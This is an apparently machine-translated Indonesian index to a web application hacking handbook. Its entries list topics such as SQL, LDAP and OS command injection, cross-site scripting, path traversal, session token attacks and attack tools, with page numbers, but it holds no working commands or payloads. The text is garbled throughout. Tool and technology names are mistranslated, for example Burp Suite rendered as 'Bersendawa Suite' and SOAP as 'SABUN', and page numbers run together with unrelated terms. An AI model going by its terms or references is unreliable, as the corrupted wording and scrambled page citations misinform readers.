varietas, 21–23
kerentanan berbasis masukan, metodologi hacker, 824–836
khusus fungsi, 836–841
MENTYSIPKAN pernyataan Injeksi SQL, 295–296
DI MANA pasal 295
asuransi, logika aplikasi kekurangan, 412–413
kerentanan bilangan bulat penyebab, 640
mendeteksi, 642–643
metodologi hacker, 838
overflows, 640–641
kesalahan penandatanganan, kode sumber 641–642, 709–710
suite pengujian terintegrasi kabur, 762–763
perangkat peretas, 751–773 komponen, 752–769 jenis, 751
mencegat proxy alternatif, 771–773 fitur umum, 758–759 HTTPS, 755–758 konfigurasi browser web, 752–755
alat permintaan manual, fungsi dan utilitas bersama 765–767, 768–769
penganalisa token bersama, 767
Tamper Data, 772
TamperIE, 772–773
pemindai kerentanan, 764–765 mandiri, 773–784
penjelajahan jaring, 760–762
alur kerja, 769–771
mencegat proxy evolusi, 751
suite pengujian terintegrasi alternatif, 771–773 fitur umum, 758–759 HTTPS, 755–758 konfigurasi browser web, 752–755
Internet. *Melihat* World Wide Web
Internet Explorer (IE), 239, 459
filter anti-XSS, 748
pesan kesalahan, 622
Alat HTTPWatch, 748
Alat IEWatch, 79, 748
mencerminkan XSS, 435
TamperIE, 772–773
data pengguna, 554
hacker aplikasi web perangkat, 748–749
Filter XSS, 479–481
forum internet, publik informasi, 91
injeksi bahasa yang ditafsirkan, 288–290
Ketersediaan alamat IP, 100
IV. Melihat vektor inisialisasi

J

- Jad, Jawa, 141
dekompileasi, 148–150
.jad fifile, 148–150
.jar fifile, 141
JAttack

- pengambilan data, 585–586
pencacahan pengidentifikasi, 577–583
fungsi ekstrak, 598
kabur, 588–590
kekuatan, 590
- Jawa**
metode API
 akses basis data, 714–715
 eksekusi kode dinamis, 715
 akses file, 713
 Eksekusi perintah OS, 715–716
 berpotensi berbahaya, 713–716
 soket, 716
 Pengalihan URL, 716
applet, 134
 mendekompilasi browser
 ekstensi, 146–150
kode byte, 141
debugger, 151–152
pesan kesalahan, 628
Yad, 141
 dekompileasi, 148–150
kebijakan asal yang sama, 527
konfigurasi keamanan, 716–717
data serial, 136–137 interaksi
sesi, terminologi 712–713, 53
- arsitektur berjenjang, 648 input pengguna, 711–712
Metode API, 712
wadah web, 53
 fungsionalitas web, 53–54
- Java Servlet, 53
Mesin Virtual Java (JVM), 134
 perangkat lunak server web
 kerentanan, 690
- file java.io., 713
java.net.Socket, 716
- JavaScript**
 riwayat perjalahan dicuri dengan, 560
 sisi klien, validasi dengan, 130–131, 156
 mendekompilasi browser
 ekstensi, asli
 manipulasi bytecode, 144
DOM, 440
Metode API berbasis DOM, 740
pelosolan, kode skrip
 melewati filter, 465–466
pembajakan, 519–520
 E4X, 523–524
panggilan balik fungsi, 520
JSON, 521
- mencegah, 524
penugasan variabel, 522
\$jsfungsi, 344
batas panjang, 471
mencatat penekanan tombol, 560
pengalihan terbuka
 kerentanan, 546
pemindalan port, 561, 566
kode skrip melewati filter
 menggunakan VBScript dan, 467–468
Injeksi SQL, kesalahan dalam, 299 aplikasi pihak ketiga
 saat ini digunakan, 61
fungsionalitas web 560–561, 61
XSS, 436–438
- Eksloitasi XSS mengeksekusi, dalam XML tanggapan, 478–479
- Notasi Objek JavaScript (JSON)
permintaan lintas-domain, 477
Pembajakan JavaScript, 521
fungsionalitas web, 63
- JavaSnoop, 151–152
- Server Aplikasi JBoss, 674–676
Dermaga, 218
 Buang Servlet, 672
Cacing Jitko, 530–531
\$jsfungsi, JavaScript, 344 JMX, 674–676
JRun, Allaire, 690–691
JSON.MelihatObjek JavaScript Notasi
.jsp filestensi file, 107
JSwat, 151–152
- JVM.MelihatMesin Virtual Jawa
- K**
Kamkar, Sami, 219
penekanan tombol, penebangan, 560 Klein, Amit, 248
- L**
Server LAMP, 650–651, 666
bahasa.Melihatditafsirkan
 bahasa
pendekatan beban malas, data
 transmisi, 626
LDAP.MelihatDirektori Ringan
 Protokol Akses
kebocoran.Melihatbatas panjang
kebocoran informasi
 JavaScript, 471
 XSS tercermin, 471–473
Ley, Jim, 444
- Akses Direktori Ringan
 Protokol (LDAP)
filter, 350
injeksi, 349–354
 filter kueri konjungtif, 352–353
 filter kueri disjungtif, 351
mengeksplorasi, 351–353
kekurangan, 353–354
metodologi hacker, 839–840
 mencegah, 354
 kerentanan, 350–351
penggunaan, 349–350
- Linder, Feliks, 634
Litchfield, David, 320, 327, 693
LOAD_FILEperintah, 328
penyertaan file lokal, 382
 arsitektur berjenjang, 652–654
serangan privasi lokal
pelengkapan otomatis, 552
riwayat perjalahan, 552
Flash LSO, 553
metodologi peretas, 850–851
HTML5, 554
IE userData, 554
cookie persisten, 550
pencegahan, 554–555
Penyimpanan Terisolasi Silverlight, 553
pengujian, 550
- Objek Bersama Lokal (LSO), 553
Lokasitajuk, 531–532
 menghitung pengidentifikasi, 575
kontrol akses berbasis lokasi, 266
- mencatat penekanan tombol, logika 560.
Melihatfungsi login kekurangan logika
aplikasi, 18–19, 160
penangguhan akun, 197–198
kelemahan logika aplikasi, 426–427
 kondisi balapan, 427
penyerang, 164–165
autentifikasi
 brute-force, 162–165
 pesan kegagalan verbose, 166–169
bersamaan, 250
kue, 163
buka-gagal, 185–186, 194
HTTPS, 170
bypass injeksi, 288–290
bertingkat, 186–190, 194–195
 penyerang, 188
mitos umum, 187
tujuan, 186–187
pertanyaan acak, 189–190, 194–195
tantangan sekunder, 173, 200

pertanyaan rahasia, 189
manajemen sesi, 206
token, 539–540
perbedaan waktu, pencacahan
nama pengguna 168–169,
166–169
fungsi logout, sesi
manajemen, 242, 250
log.Melihatpengungkapan log sistem,
token sesi
LSO.*MelihatObjek Bersama Lokal*

M

makro, permintaan, 604–606
magic_quotes-gpcpengarahan,
734
surat()perintah, 398–399 layanan
email.*Melihatsurel; SMTP*
injeksi
serangan man-in-the-middle,
566–568
alat permintaan manual, terintegrasi
rangkaian pengujian, pemetaan
765–767.*Melihataplikasi*
pemetaan
Mavituna, Ferruh, 566
McDonald, John, 634
penyerang token yang berarti,
manajemen memori 212, web
perangkat lunak server, 687–
689 metakarakter, perintah OS
injeksi, 420.*Lihat juga*
karakter meta shell
Microsoft.*Lihat jugaInternet*
Penjelajah
Tekा-teki asirra, 612
IIS
pesan kesalahan, 628
Ekstensi ISAPI, 688
kerentanan traversal jalur,
691–692
keamanan, 431–432
Templat Aktif SiteLock
Perpustakaan, 559
perangkat seluler
aplikasi, 4
Serangan ganti rugi UI,
515 mod_isapi,Apache, 688
mod_proxy,Apache, 688
MongoDB, Injeksi NoSQL,
343–344
BERGERAKmetode, 679–680
database MS-SQL
penyerang, 326–327
eksploitasi otomatis, 330
kueri batch, 317
penguncian default, 326–327

pesan kesalahan, 334–338
saluran out-of-band, 317
sintaksis, 332–334
MENUNGGUperintah, 322–
323 fungsi bertingkat
kontrol akses, 262–263
pengujian, 271–273
aplikasi perbankan, 263
metodologi hacker,
kelemahan logika aplikasi,
842–843
masuk, 186–190, 194
penyerang, 188
mitos umum, 187
tujuan, 186–187
pertanyaan acak, 189–190,
194–195
validasi multi langkah, masukan,
28–29
MySpace, XSS tersimpan, 442–443,
446
MySQL
penyerang, 328
komentar, 303–304, 312
tanda hubung ganda, 293
pesan kesalahan, 334–338
saluran out-of-band, 319
kerentanan traversal jalur,
651
fungsi tidur, 323
sintaksis, 332–334
penggalian arsitektur berjenjang,
650–652
UDF, 328

N

skema penamaan
pemetaan aplikasi, 85–86
latihan kekerasan, 88
mengidentifikasi, 87
sumber daya statis, 87
komponen klien asli, 153
aplikasi yang dikompilasi asli
buffer overflow, 634–640
contoh, 633
memformat kerentanan string,
643–644
kerentanan bilangan bulat, pengujian
640–643 untuk, 633–634
bug perangkat lunak asli
metodologi peretas, 837–838
server web, 848
kode sumber, 709–710
NBFS.MelihatFormat Biner .NET
untuk SABUN
metode harga negatif, 120
Ness, Jonathan, 634

.BERSIH
enkripsi, 686
padding oracle, 685–687
. Format Biner .NET untuk SOAP
(NBFS), 138
Netcat, 788–789
Perute NETGEAR, 562
pengungkapan jaringan, sesi
token, 234–237
host jaringan, penyerang, perimeter
jaringan 561–562, web
keamanan aplikasi dan baru, 12–
14
muatan berikutnyametode, 578
NGSSoftware, 640
Nikto
perangkat peretas, 785
konten tersembunyi, 93
memaksimalkan efektivitas, 797
layanan non-HTTP, 562–563 NoSQL

keuntungan, 343
penyimpanan data, 342–343
injeksi, 342–344
MongoDB, 343–344
bukan Netgearfungsi, 562
nslookupperintah, 365
Protokol NTLM, 50
NULL byte
penyerang, 23–24
WAF, 460
XSS, 460
BATALnilai, 306–307
data numerik
batas, 417
Injeksi SQL ke dalam, 299–301,
315–316

HAI

kebingungan
bytecode, mendekompilasi browser
ekstensi, 144–146
skema khusus, 109
OCR.Melihatkarakter optik
pengakuan
ODBC.*Melihatbuka basis data*
konektivitas
kerentanan off-by-one,
636–638
OllyDbg, 153
Hasil yang Dihilangkan, Google,
90 100 Lanjutkan,48
pemalsuan permintaan di tempat (OSRF),
502–503
onsubmitatribut, 130 data
buram
penyerang, 124

- transmisi data sisi klien, 123–124
- konektivitas basis data terbuka (ODBC), 624
- kerentanan pengalihan terbuka penyebab, 540–541 menemukan dan memanfaatkan, 542–546 metodologi peretas, 830–831
- JavaScript, 546
- pencegahan, 546–547
- serangan rickrolling, kode sumber 541, 707–708
- URL, 542
- prefiks absolut, 545–546 pemblokiran absolut, 544–545
- input pengguna, 543–544
- OpenLDAP, 352
- perintah sistem operasi (OS perintah)
- Metode API ASP.NET, 722–723
- injeksi, 358–368
- ASP.net, 360–361
- eksekusi kode dinamis, 362
- eksekusi kode dinamis, kerentanan, 366–367
- kelemahan, 363–366
- metodologi hacker, 832–833
- karakter meta, 420
- Bahasa Perl, 358–360
- pencegahan, 367–368
- karakter meta shell, 363, 365
- kode sumber, 708
- spasi, 366
- waktu tunda, 363–364
- Metode API Java, metode API bahasa Perl 715–716, 738
- Metode API PHP, 731
- pengenalan karakter optik (OCR), 611
- PILIHANfungsi, 43
- PILIHANmetode, 679–680
- PILIHANpermintaan, 528
- Peramal
- database penyebab, 327 11g, 318 pesan kesalahan, 334–338 saluran out-of-band, 317–318 sintaksis, 332–334 penundaan waktu, 323–324 PERSATUANoperator, 307–308
- Daftar Pengecualian PL/SQL, 676–677
- filter perangkat lunak server web pintasan, 692–694
- server web, 676–677
- Buku Pegangan Peretas Oracle* (Litchfield), 693
- peramal.*Melihat* oracle enkripsi DIPESAN OLEHpasal 295 Injeksi SQL, 301–302
- Asalheader, 528–529 perintah OS.*Melihat* Pengoperasian perintah sistem
- OSRF.*Melihat* permintaan di tempat penyerang pengguna lain, 431–432
- saluran out-of-band pemetaan aplikasi, masukan titik masuk, 101
- Basis data MS-SQL, 317
- MySQL, 319
- Database Oracle, injeksi SQL 317–318, 316–319 tidak tersedia, 319
- pengiriman out-of-band, XSS, 450 validasi keluaran XSS berbasis DOM, 497–498
- Injeksi header HTTP, 536 XSS tersimpan, XSS tercermin, 493–495
- P**
- padding oracle
- menyerang, 626
 - .NET, 685–687
- pageidparameter, 598
- kontrol akses berbasis parameter, 265–266
- kueri berparameter ketentuan, 341
- Injeksi SQL, 339–341
- parameter
- pemetaan aplikasi, masukan titik masuk, 99
 - tersembunyi, pemetaan aplikasi, 96–97
 - URL, data sisi klien transmisi, 121–122
- parseResponsemetode, 585, 589
- pemindaian pasif, kata sandi 764–765
- akses kontrol penyerang panen, 275–276
- pintu belakang, 178–179
- kode sumber, 708 teknik kekerasan untuk wiki, 424
- ubah fungsi, 171–172, 193
- kelemahan logika aplikasi, 409–410
- penyalahgunaan, 199
- nama pengguna, 172
- penyimpanan teks-jelas, 190–191
- dilupakan, 14, 584
- fungsionalitas, 173–175
- menebak, 160
- teknik, 163–164
- metodologi hacker, autentifikasi
- menebak, 807
- kualitas, 806
- fungsi pemulihan, petunjuk 807–808, 174, 200
- awal yang dapat diprediksi, 183
- dunia nyata, 163
- pemulihan
- tantangan, 173–174
 - metodologi hacker, autentifikasi, 807–808
 - petunjuk, 200
- penyalahgunaan, 199–200
- tantangan sekunder, 200 URL berbatas waktu, 174–175
- persyaratan, 192
- mengatur ulang, 175
- dihadalkan sistem, 192
- terpotong, 180–181
- lemah, 161–162
- cookie pembatasan jalur, 247–248
- kerentanan traversal jalur Apple iDisk Server, 690
- pemetaan aplikasi, 371
- penyerang
- menghindari rintangan, 374–377
 - berhasil, 374
 - target, 370–371
- penyebab, 368–369
- di-chroot sistem file, pengkodean khusus 380–381, pendektsian 377–378, 372–374
- pengujian awal, 372
- mengexploitasi, 379
- temuan, 370–378
- metodologi peretas, 833–835
- filter input, 374–377
- Microsoft IIS, 691–692
- MySQL, 651
- pencegahan, 379–381
- kode sumber, 706–707
- kehalusan, 370
- UNIX dibandingkan dengan Windows, 374

- masukan pengguna, 379–380
Industri Kartu Pembayaran (PCI), 7
bahasa Perl
metode API
 akses basis data, 737–738
 eksekusi kode dinamis, 738
 akses file, 737
 Eksekusi perintah OS, 738
 berpotensi berbahaya, 736–739
 soket, 739
 Pengalihan URL, 738
evalfungsi, 362
Injeksi perintah OS melalui, 358–360
konfigurasi keamanan, interaksi sesi 739–740, 736
karakter meta shell, input pengguna 360, 735–736
token per halaman, 252–253
cookie persisten, 550
serangan phishing, 541, 707
PHP
 metode API
 akses basis data, eksekusi kode dinamis 729–730, 730–731
 akses file, 727–729
 Eksekusi perintah OS, 731
 berpotensi berbahaya, 727–732
 soket, 732
 Pengalihan URL, 731–732
evalfungsi, 362
kerentanan inklusi file, 381–382
surat()perintah, mode aman 398–399, 666
konfigurasi keamanan, 732–735
 magic_quotes-gpc
 petunjuk, 734
 register_globals
 petunjuk, 733
 mode amanpengarahan, 733–734
interaksi sesi, 727 arsitektur berjenjang, 653–654 input pengguna, 724–727 fungsionalitas web, 54–55 .php filestensi file, 108 phpinfo.php, 672 pingperintah, 364 Padding PKC #5, 685 CBC, 686–687 Objek Jawa Kuno Biasa (POJO), 53
- Daftar Pengecualian PL/SQL, Oracle, 676–677
filter perangkat lunak server web pintasan, 692–694
POJO.*Melihat*Pemindai port Objek Java Lama Biasa, Java Script, 561, 566
POSMetode, 43, 192
tujuan, 264
POSmeminta
 Konten-Panjangtajuk, konversi 581 XSS, 474–475
PostgreSQL, 323
Pragmatajuk, 42
kata sandi awal yang dapat diprediksi, 183–184
token yang dapat diprediksi, 213–223
 Penyusup Bersendawa, 213–214
urutan tersembunyi, ketergantungan waktu 213–215, angka acak lemah 215–217
 generasi, 218–219
 pengujian kualitas, 219–223
preg_replacefungsi, 730 pernyataan yang disiapkan, 339–341 serangan privasi.*Melihat*privasi lokal
 serangan
hak istimewa
penyimpanan data, 287
DBA, 325–326
eskalasi
 horizontal, 258, 416
 vertikal, 258, 416
model berlapis-lapis
 kontrol akses keamanan, 280–283
 penyerang, 283
privs field, 295
melanjutkan ke checkout, kelemahan logika aplikasi, 410–411
kontrol akses terprogram, 282
PROPFINDmetode, 679
catatan riwayat proxy, 769–771
server proxy.*Lihat juga*
 mencegat proxy
metodologi hacker, web server, 847
bentuk HTML tersembunyi
 modifikasi dengan mencegat, 119–120
HTTP, 49–50
HTTPS, 50
tidak terlihat, 138
server web sebagai, 682–683
- layanan proxy
pengambilan data lintas domain, 529–531
GT, 530–531
Cacing Jitko, 530–531
informasi Publik
pesan kesalahan, 623
metodologi hacker, pemetaan aplikasi, 796
penemuan konten tersembunyi dengan, 89–91
forum internet, 91
mesin telusur untuk, 89
arsip web untuk, 89–90
konten yang diterbitkan
pesan kesalahan, 625
penemuan konten tersembunyi dengan kesimpulan dari, 85–89
keterbukaan informasi, 625
MELETAKKANfungsi, 43
MELETAKKANmetode, 679–680
- Q**
kuantitasparameter, membatasi, 128
kueri
CGI, 735–736
filter penghubung, 350
 Injeksi LDAP, 352–353
filter terpisah, 350
 Injeksi LDAP, 351
diparameterisasi
 ketentuan, 341
 Injeksi SQL, 339–341
mesin pencari, 90
PILIHkueri,PERSATUAN
 operator, 304–305
struktur, injeksi SQL, 301–302
- R**
kondisi balapan, 427
Rel 1.0, 55
RBAC.*Melihat*akses berbasis peran
 kontrol
dunia nyata
kelemahan logika aplikasi, 406–407
cacat CSRF, 505
kata sandi, 163
XSS, 442–443
mengkompilasi ulang, kode sumber ke bytecode
dalam peramban, 142–143
browser luar, 143

- serangan pengalihan.*Melihat membuka kerentanan pengalihan kontrol akses berbasis perujuk, 266 Perujuksundulan, 41–42 transmisi data sisi klien, 122 Firefox, 239 Pemanfaatan XSS melalui, 475–476 mencerminkan XSS, 434–438 Apache, 442 kue, 437–438 pengiriman, 448–449 DOM XSS dikonversi dari, 472–473 mengeksploitasi, 435–438, 474 filter defensif, 455–456 sanitasi, 468–471 berbasis tanda tangan, 455–456 menemukan dan mengeksploitasi, 452–481 metodologi peretas, 829–830 IE, 435 batas panjang, 471–473 pencegahan, 492–496 Batasan HTML, penyisipan masukan 495–496, 495 validasi input, 492–493 validasi output, 493–495 fungsi "ingat saya", 437 langkah, 436–437 disimpan XSS dibandingkan dengan, 439–440 pengujian input pengguna, 453 pengantar naskah, 454–455 register_global_spengarahan, 733 pendekatan "tolak yang diketahui buruk", masukan, 23–24 Ingat Sayacookie, 407–408 fungsi "ingat saya". kelemahan logika aplikasi, oracle enkripsi, 407 otentikasi, 175–176, 193 metodologi peretas, 808 cookie, 175–176 enkripsi, 177 XSS tercermin, 437 penyerang jarak jauh, 427 pengujian kotak hitam jarak jauh, 427 penyertaan file jarak jauh, 381–382 pengujian cacat, 383 jarak jauh, 70 transfer negara representasional (REST), URL, 44–45 laba-laba, 74–75 meminta pemalsuan CSRF, 8, 244, 504–511 token anti-CSRF, 508–509, 516–517 otentikasi, 507–508 mengeksploitasi kelemahan, 506–507 metodologi peretas, 820 mencegah kelemahan, 508–510 kelemahan dunia nyata, 505 manajemen sesi, 251 XSS mengalahkan anti-CSRF token, 510–511 OSRF, 502–503 tajuk permintaan, 45–46 "permintaan di browser," Burp Suite, 272–273 permintaan makro, Burp Suite, 604–606 tajuk tanggapan, 46 ISTIRAHAT.*Melihat keadaan representasional transfer* strokejacking terbalik, 560 serangan rickrolling, 541 Rios, Billy, 485 robots.txt, 74 kontrol akses berbasis peran (RBAC), 282 menggulung asuransi Anda sendiri, kelemahan logika aplikasi, 412–413 Ruby on Rails (Ruby), 55 WEBrick, 690*
- S**
- pendekatan penanganan data yang aman, masukan, 25 pendaftaran "aman untuk skrip", Kontrol ActiveX, 555–557 mode amandirektif, 733–734 kebijakan asal yang sama, 524–525 ekstensi peramban, 525–527 Kilat, 525–526 Jawa, 527 Cahaya Perak, 526–527 metodologi peretas, 851–852 HTML5, 528–529 fungsionalitas web, 64 pendekatan sanitasi, masukan, 24–25 filter sanitasi, pemindaian 468–471.*Melihat kerentanan scanner* Schuh, Justin, 634 Nama layarcookie, skrip 407–408.*Lihat juga* lintas situs scripting
- backdoor yang disengaja, 660–661 menghitung pengidentifikasi, 576–577 pesan kesalahan, 616–617 kustom toolkit peretas, 786–789 Keriting, 788 Netcat, 788–789 Terowongan, 789 Wget, 788 validasi formulir HTML, 129–131 injeksi metodologi hacker, 835 mencegah kerentanan, 368 mencerminkan pengujian input pengguna XSS untuk memperkenalkan, 454–455 penyerang token sesi, 217 kode skrip melewati filter, 465–468 alternatif karakter titik, 466 dibangun secara dinamis string, 466 pengkodean, 468 evalalternatif fungsi, 466 JavaScript lolos, 465–466 beberapa teknik kombinasi, 466–467 VBScript, 467 VBScript dan JavaScript, 467–468 memperkenalkan HTML CSS yang dievaluasi secara dinamis gaya, 459 event handler, 457–458 script pseudo-protocols, 458 naskahtag, 457 skrip pseudo-protokol, 458 mesin pencari pesan kesalahan, 623 kesimpulan, 626 informasi publik, 89 pertanyaan, 90 fungsi pencarian kelemahan logika aplikasi, 422–424, 429 disimpan XSS, 439 MENCARI metode, 679 tantangan sekunder fungsi masuk, 173, 200 pemulihan kata sandi, 200 injeksi SQL orde kedua, 313–314

- XSS orde kedua.*Melihat menyimpan pertanyaan rahasia XSS, fungsi login, 189*
- Lapisan Soket Aman (SSL)
sertifikasi sisi klien, 138
perlindungan komunikasi, 192
pemeriksaan metodologi peretas untuk sandi yang lemah, 851 HTTP disalurkan, 49
keamanan, 7-8
token sesi, 233
kerentanan, 8
keamanan.*Lihat juga pertahanan mekanisme*
kontrol akses, 278-283
praktik terbaik, pendekatan komponen pusat 279-280, 280
hak istimewa berlapis-lapis model, 280-283
jebakan, 278-279
kelemahan logika aplikasi, 428
ASP.NET
konfigurasi, 723-724
Kondisi Tampilan, 155
ASP, 665-667
pemisahan komponen, 667
akses pelanggan, 665-666
fungsionalitas pelanggan pemisahan, 666
autentikasi, 191-201
pencegahan serangan brute force, 196-199
kehalusan, 195
sisi klien, 431-432
transmisi data sisi klien, 154-156
logging dan peringatan, 156 validasi, 155
evolusi, 432
pengerasan, 695-696
Header HTTP dan asumsi dengan, 123
Konfigurasi Java, fokus media 716-717, 432
Microsoft, 431-432
mitos, 433
standar PCI, 7
konfigurasi bahasa Perl, 739-740
Konfigurasi PHP, 732-735
magic_quotes-gpc petunjuk, 734
register_globals petunjuk, 733
mode amanpenggarahan, 733-734
pertanyaan, 650
- reputasi, 1
manajemen sesi, 248-254
hosting bersama, 665-667
pemisahan komponen, 667
akses pelanggan, 665-666
fungsionalitas pelanggan pemisahan, 666
SSL, 7-8
arsitektur berjenjang, 654-656
waktu dan sumber daya berdampak, 11
pembuatan token, 210
kesadaran yang kurang berkembang dari, 10
aplikasi web, 1, 6-15
penyerang, 6
pemahaman pengembang, 3 masa depan, 14-15
faktor kunci, 10-12
perimeter jaringan baru untuk, 12-14
input pengguna mengancam, 9-10 kerentanan, 7-8
server web
konfigurasi, 684
perangkat lunak, 695-697
evolusi situs web dan, 2
XSS, evolusi, 433
PILIH NULLnilai,PERSATUAN operator, 306-307
PILIHkueri,PERSATUANoperator, 304-305
PILIHpernyataan
Injeksi SQL, 294-295
DI MANApasal 321
pendafataran mandiri, nama pengguna, 182, 196
cek semantik, input, 25
karakter titik koma, batch fungsi, 363
serialisasi, 70
data serial
ekstensi peramban
mencegat data
transmisi, penanganan, 136-138
Jawa, 136-137
Kilat, 137-138
Cahaya perak, 138
pesan kesalahan server, 619-622 Servertajuk, 42
file yang dapat dieksekusi server, 382 server.*Melihat server web sisi server*
Pengalihan API, 392
Kegunaan
pemetaan aplikasi
mengidentifikasi, 106-110
- ASP.NET, 54, 103
membedah permintaan, 107-108
Jawa, 53-54
PHP, 54-55
Ruby on Rails, 55
SQL, 55-56
perilaku aplikasi web
ekstrapolasi, 109-110
perilaku aplikasi web
isolasi, 110
layanan web, 56-57
XML, 56
Pengalihan HTTP, 390-392
mengeksplorasi, 391-392
teknologi
pemetaan aplikasi
mengidentifikasi, 101-106
perebutan spanduk, 101
nama direktori, 105
ekstensi file, 102-105 sidik jari HTTP, 102 token sesi, 105
kode pihak ketiga komponen, 105
sesi
ASP.NET, 719-720
fiksasi
injeksi cookie, 537-540
menemukan dan mengeksplorasi, 539-540
mencegah, 540
langkah, 537-538
metodologi hacker
fiksasi, 819
berakhir, 818-819
metodologi hacker,
pemetaan aplikasi, token ke, 818
pembajakan, 436
Otentifikasi HTTP
alternatif dari, 208-209
Jawa, 712-713
bahasa Perl, 736
PHP, 727
kerentanan mandiri
penanganan pemindai, 778-779
informasi negara dikelola tanpa, 209
terminasi, 241-243
reaktif, 253-254
fungsionalitas web, 66
manajemen sesi.*Lihat juga kontrol akses*
peringatan, 253
kelemahan logika aplikasi, 429
penyerang, 20
cookie, cakupan liberal, 244-248

- CSRF, 251
 penanganan mekanisme pertahanan akses dengan, 19–20
 durasi, 241–243
 metodologi hacker transmisi tidak aman token, 817 pengungkapan log sistem token, 817–818
 token diuji untuk makna, 815–816
 token diuji untuk prediktabilitas, 816–817 pemahaman, 814–815
 penebangan, 253 fungsi masuk, 206 fungsi logout, 242, 250 pemantauan, 253 keamanan, 248–254 informasi negara bagian, 206–209 token pembuatan algoritma, 249 skrip penyerang, 217 paparan sisi klien untuk pembajakan, 243–244 urutan tersembunyi, 213–215 penyadap, 234 mengenkripsi, 223–233 Kuki HTTP, 207–208, 234–236 HTTPS, 234–236, 250 perlindungan siklus hidup, 250–253 fungsi login, 539–540 bermakna, 210–212 pengungkapan jaringan, 234–237 per halaman, 252–253 dapat diprediksi, 213–223 teknologi sisi server, 105 SSL, 233 kekuatan, 248–249 pengungkapan log sistem, 237–239 ketergantungan waktu, 215–217 transmisi, 538 Transmisi URL, 250 di URL, 237–238 pemetaan rentan, 240–241 bilangan acak lemah generasi, 218–219 bilangan acak lemah pengujian kualitas, 219–223 kelemahan dalam menghasilkan, 210–233 kelemahan dalam penanganan, 233–248 kerentanan XSS, 243–244 penggunaan, 205 sesi berkuda. *Melihatmeminta* pemalsuan mekanisme penanganan sesi Bersendawa Suite stoples kue, 603–604 makro permintaan, aturan penanganan sesi 604–606, 606–609 pelacak penanganan sesi, 609 mendukung, 603–609 otomatisasi yang disesuaikan, 602–609 aturan penanganan sesi, 606–609 pelacak penanganan sesi, 609 ID Sesiparameter, 590 Set-Cookie tajuk, 42, 47, 242, 244–245, 531 menghitung pengidentifikasi, 575 setStringmetode, 340 hosting bersama, 656–657. *Lihat juga* komputasi awan penyerang, 658–665 akses, 658–660 skrip pintu belakang yang disengaja, 660–661 antara aplikasi web, 660–663 metodologi peretas, pengamanan 845–846, 665–667 pemisahan komponen, 667 akses pelanggan, 665–666 fungsionalitas pelanggan pemisahan, 666 ancaman, 657 hosting virtual, 657 penganalisa token bersama, suite pengujian terintegrasi, 767 nama pengguna bersama, 181 karakter meta shell, 359–360 kelemahan logika aplikasi, injeksi perintah OS 419, 363, 365 bahasa Perl, 360 jenis, 363 *Buku Pegangan Shellcoder*(Anley & Heasman & Linder), set karakter 634 Shift-JIS, 464–465 matikanperintah, 315 filter berbasis tanda tangan, tercermin XSS, 456–457 kesalahan penandatanganan, 641–642 Silverlight, 135 kode byte, 141 penemu, 152 Penyimpanan Terisolasi, 553 kebijakan asal yang sama, data berseri 526–527, 138 Mata-mata, 152 filter kondisi pencocokan sederhana, 350 Protokol Akses Objek Sederhana (SABUN), 57 fungsi, 386 injeksi, 386–388 aplikasi perbankan, 387–388 pesan kesalahan, 388 menemukan dan mengeksplorasi, 389 metodologi hacker, 839 pencegahan, 27, 390 NFS, 138 catatan peta situs, 769–771 Templat Aktif SiteLock Perpustakaan, Microsoft, 559 fungsi tidur, MySQL, 323 smartcard, autentikasi, 206 injeksi SMTP, 397–402 kekurangan, 400–401 metodologi peretas, 836–837 pencegahan, 402 serangan pemberbak jitu, Burp Intruder, 592 SOAP. *MelihatAkses Objek Sederhana* Protokol soket Metode API ASP.NET, 723 Jawa, 716 Metode API bahasa Perl, 739 Metode API PHP, kode sumber 732 kelemahan logika aplikasi, 428 kata sandi pintu belakang, 708 menjelajah, 743 luapan penyanga, 709 kompilasi ulang bytecode dalam browser, 142–143 browser luar, 143 komentar, 710–711 mendekompilasi browser ekstensi, 142–144 pesan kesalahan, 623 memformat kerentanan string, 710 kerentanan integer, 709–710 bug perangkat lunak asli, 709–710 pengalihan terbuka kerentanan, injeksi perintah OS 707–708, kerentanan penjelajahan jalur 708, 706–707 tinjauan pendekatan, 702–704 kotak hitam/melawankotak putih, 702–703 metodologi, 703–704 situasi, 701

- tanda tangan umum
kerentanan, injeksi SQL 704–711, 705–706
XSS, 704–705
- laba-laba**
URL REST, 74–75
diarahkan pengguna, 77–80
keuntungan, 77
penemuan konten tersembunyi dengan, 81–83
jaringan dibandingkan dengan, 79
jaring, 74–77
otentifikasi, 76
suite pengujian terintegrasi, 760–762
spidering yang diarahkan pengguna dibandingkan dengan 79
- SQL.MelihatKueri Terstruktur**
Bahasa
SQLMap, 322
sql-shellpsi, 330–331
SQLzoo.net, 292
- SSL.MelihatStack Overflow Lapisan**
Soket Aman, jejak tumpukan 634–635
- ASP.NET, 617
pesan kesalahan, 617–618
kerentanan mandiri pemindai, 773–784
otomatis, melawang pengguna diarahkan, 784
otomatisasi yang disesuaikan, 780–781
efek berbahaya, 779
fungsi individuasi, 779–780
batasan, 776–777
produk, 781–782
tantangan teknis, 778–781
otentifikasi dan sesi penanganan, 778–779
menggunakan, 783–784
- kerentanan terdeteksi,** 774–776
kerentanan tidak terdeteksi, 775
- informasi status
manajemen sesi, 206–209
tanpa sesi, 209
fungsionalitas web, 66
- sumber daya statis
kontrol akses, 263–264
pengujian akun, 277
nyerntaan file, 382
skema penamaan, 87
- token statis, 240
- pengujian hipotesis statistik,** 219–222
- kode status, HTTP, 48–49
- menghitung pengidentifikasi, 574
- penyimpanan.** Melihat penyimpanan web, cloud komputasi
prosedur tersimpan
databas, 339
metodologi peretas, 831–832
menyimpan XSS, 438–440
langkah penyerang, 438–439
memberikan, 449–450
pengujian email, 483–484 menemukan dan mengeksplorasi, 481–487 MySpace, 442–443, 446
pencegahan, 492–496
Batasan HTML, penyisipan masukan 495–496, 495
validasi input, 492–493 validasi output, 493–495 mencerminkan XSS dibandingkan dengan, 439–440
fungsi pencarian, 439
pengujian file yang diunggah, 484–487 Ajax, 486–487
File GIFAR, 485–486
- data tali**
dibangun secara dinamis, melewati kode skrip filter, 466
manipulasi, 316
- Injeksi SQL ke dalam, 298–299 panjang string(fungsi, 348
- strncpy(fungsi, 642
- strokejacking, 511. *Lihat juga* pengguna antarmuka ganti rugi serangan terbalik, 560
- Bahasa Permintaan Terstruktur (SQ)**
injeksi sisi klien, 547–548
komentar, 312
- injeksi, 7, 14
eksplorasi tingkat lanjut, 314–324
Metode API, 291
- kelemahan logika aplikasi, 420–422
- buta, 626
- bug, 298–302
- sisi klien, 547–548
- nama kolom, 301–302
- kesalahan bersyarat, 320–322
- komponen kode basis data, 741–742
- pertahanan secara mendalam, 342
